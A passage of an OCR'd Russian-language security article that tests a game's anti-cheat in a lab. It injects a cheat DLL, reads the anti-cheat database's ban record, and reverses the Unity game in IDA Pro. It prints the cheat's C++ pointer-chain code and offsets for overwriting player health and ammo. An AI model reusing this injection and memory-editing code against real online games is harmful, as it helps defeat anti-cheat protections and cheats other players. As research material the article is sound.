
База данных античита

Начинаем тест. Для этого в командной строке выполним `Destroject.exe Inertia` (не забыв рядом положить `Inertia-cheat.dll`). Видим, что инжект чита успешно выполнен.


Inertia - Cheat injected! [OFF]
65


Внедренный чит

Активируем чит нажатием клавиши E.


Inertia - Cheat injected! [ON]
63


Активированный чит

Видим, что чит активирован, но сразу же происходит бан.


Inertia - Cheat injected! [ON]
lh
xakep0
Connect
Back
You have been banned for cheating

Сообщение о бане в игре

Посмотрев в БД античита, мы можем узнать, из-за чего нас забанили.



My Queries
Databases
Search
admin
anticheat
Player
config
local
Documents
Aggregations
Schema
Indexes
Validation
Explain
Reset
Find
Options
ADD DATA
EXPORT DATA
0 DOCUMENTS
1 INDEXES

anticheat.Player

```
_id: "37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb"
arp: Array (empty)
blob: Object
risk: 10
timestamp: 1708887904815
uptime: 51
username: "Placeholder"
ban_timestamp: 1708887905161
banned: true
blacklisted_domains: Array (empty)
cheat: "Inertia-Cheat"
path: Array (1)
scan: "Region Scan"
```

Сообщение о бане в БД

Пробуем сменить никнейм, но нас все равно не пускают.


Inertia
lh
not_xakep0
Connect
Back
You have been banned for cheating

Попытка смены ника

Если попытаться открыть Cheat Engine, он через пару секунд закроется, но бан не прилетит.

UNITY

Прежде чем расчехлять IDA Pro и приступать к реверсу античита, сделаем небольшое отступление. Если ты уже заглянул в код чита, то мог заметить следующий участок:

Inertia-cheat\player.cpp


```
std::optional<Player> GetPlayer() {
    auto start_point = reinterpret_cast<std::uintptr_t>(
GetModuleHandleA("UnityPlayer.dll"));
    start_point += offsets::player.start_point;

    // Get a pointer to health
    const auto health_ptr = TraverseChain(start_point, offsets::
player.ptr_chain).value_or(0u);

    if (!health_ptr)
        return std::nullopt;

    const auto ammo_ptr = health_ptr - 0x4;

    const Player player{
        .health = reinterpret_cast<std::int32_t*>(health_ptr),
        .ammo = reinterpret_cast<std::int32_t*>(ammo_ptr)
    };

    return player;
}
```

Здесь стоит обратить внимание на строчку `"UnityPlayer.dll"`. Дело в том, что игра написана на движке Unity.

Inertia-cheat\data.cpp

```
namespace offsets {
    PointerChain player = {
        .start_point = 0x13A1340,
        .ptr_chain { 0xC2C, 0xDC8, 0xEA8, 0x18, 0x38 }
    };
}
```

Также мы имеем цепочку указателей для `UnityPlayer.dll`. Откроем ее в IDA Pro по адресу `base+0x13A1340`. Видим, что здесь размещено значение переменной из стека и дальше поиск класса игрока идет в стеке.


Functions
Function name
IDA View-A
Pseudocode-A
Hex View-1
Structures

```
int __thiscall sub_1006E240(void *this)
{
  int result; // eax
  _DWORD *v2; // eax
  void *v3; // [esp+0h] [ebp-4h] BYREF

  v3 = this;
  result = *sub_10681D00(&v3, "UnityEngine.XRModule.dll", "UnityEngine.XR", "MeshGenerationStatus");
  dword_113A1340 = result;
  if ( result )
  {
    v2 = sub_1068A120(&v3, result, 1, 0);
    return sub_1067CDE0(*v2);
  }
  return result;
```

UnityPlayer.dll без загруженных отладочных символов

Чтобы облегчить себе задачу, воспользуемся утилитой symchk, которая позволит получить отладочные символы. Найти ее можно в составе Debugging Tools for Windows.


После установки symchk в командной строке выполним следующую команду:

```
symchk.exe /r UnityPlayer.dll /s srv*http://symbolserver.unity3d.com
/v
```

Загруженные отладочные символы будут расположены здесь:

```
C:\ProgramData\dbg\sym\UnityPlayer_Win32_mono_x86.pdb\
EAF358F010DF4F28A0807EA7305B4B241\UnityPlayer_Win32_mono_x86.pdb
```

После загрузим их в IDA Pro.


Functions
Function name
IDA View-A
Pseudocode-A
Hex View-1
Structures


UnityPlayer.dll с загруженными отладочными символами

После загрузки отладочных символов картина яснее не стала. Но пожалуй, мы не будем углубляться. Я лишь резюмирую, что такой способ подходит для Unity-чита, если нужно только менять значения в классе игрока, а не отрисовывать что-то (как я делал в прошлой статье). Если хочешь подробнее изучить читы для Unity, оставлю ссылки.

WWW

- Unity game hacking
- A Beginner's Guide To Hacking Unity Games
- Unity Hacking 101: Hacking with Reflection

Также есть полезный инструмент AssetStudio, который позволяет просматривать текстуры, спрайты, фоны и прочие ассеты игр, написанных на Unity.


AssetStudioGUI v0.16.47 - Inertia - 2020.1.6f1 - StandaloneWindows
File
Options
Model
Export
Filter Type
Debug
Scene Hierarchy
Asset List
Asset Classes
Preview
Dump
'Ctrl'+'R'/'G'/'B'/'A' for Channel Toggle

